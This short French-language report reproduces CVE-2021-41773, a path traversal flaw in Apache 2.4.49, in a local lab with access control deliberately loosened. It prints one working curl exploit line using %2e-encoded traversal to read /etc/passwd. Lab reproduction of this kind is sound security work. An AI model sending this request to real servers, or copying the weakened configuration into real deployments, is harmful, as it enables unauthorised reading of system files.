CVE-2021-41773 Rapport de reproduction de la vulnérabilité
Aperçu de la vulnérabilité
- Identifiant CVE: CVE-2021-41773
- Nom de la vulnérabilité: Vulnérabilité de traversée de chemin dans Apache HTTP Server
- Niveau de risque: Élevé (CVSS 7.5)
- Versions affectées: Apache HTTP Server 2.4.49
- Description: Apache HTTP Server 2.4.49 présente un défaut d'implémentation dans la fonction de normalisation de chemin
ap_normalize_path. Un attaquant peut contourner le contrôle d'accès en construisant des requêtes spéciales contenant le codage %2e et lire des fichiers arbitraires sur le serveur Web.
Configuration de l'environnement
- Système d'exploitation: Ubuntu 20.04 (machine virtuelle)
- Serveur Web: Apache httpd 2.4.49 (installé manuellement par compilation)
- Environnement cible: Exécution autonome, écoute sur le port 8080
- Configuration clé:
- Modifier
Require all denied en Require all granted dans <Directory />
- Ajouter un Alias
/vuln pointant vers /tmp/vuln_dir et définir les permissions
Reproduction de la vulnérabilité
Commande d'attaque


curl -v --path-as-is 'http://127.0.0.1:8080/vuln/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd'
Capture d'écran de l'attaque
 fxdyx-a/cve-2021-41773-poc

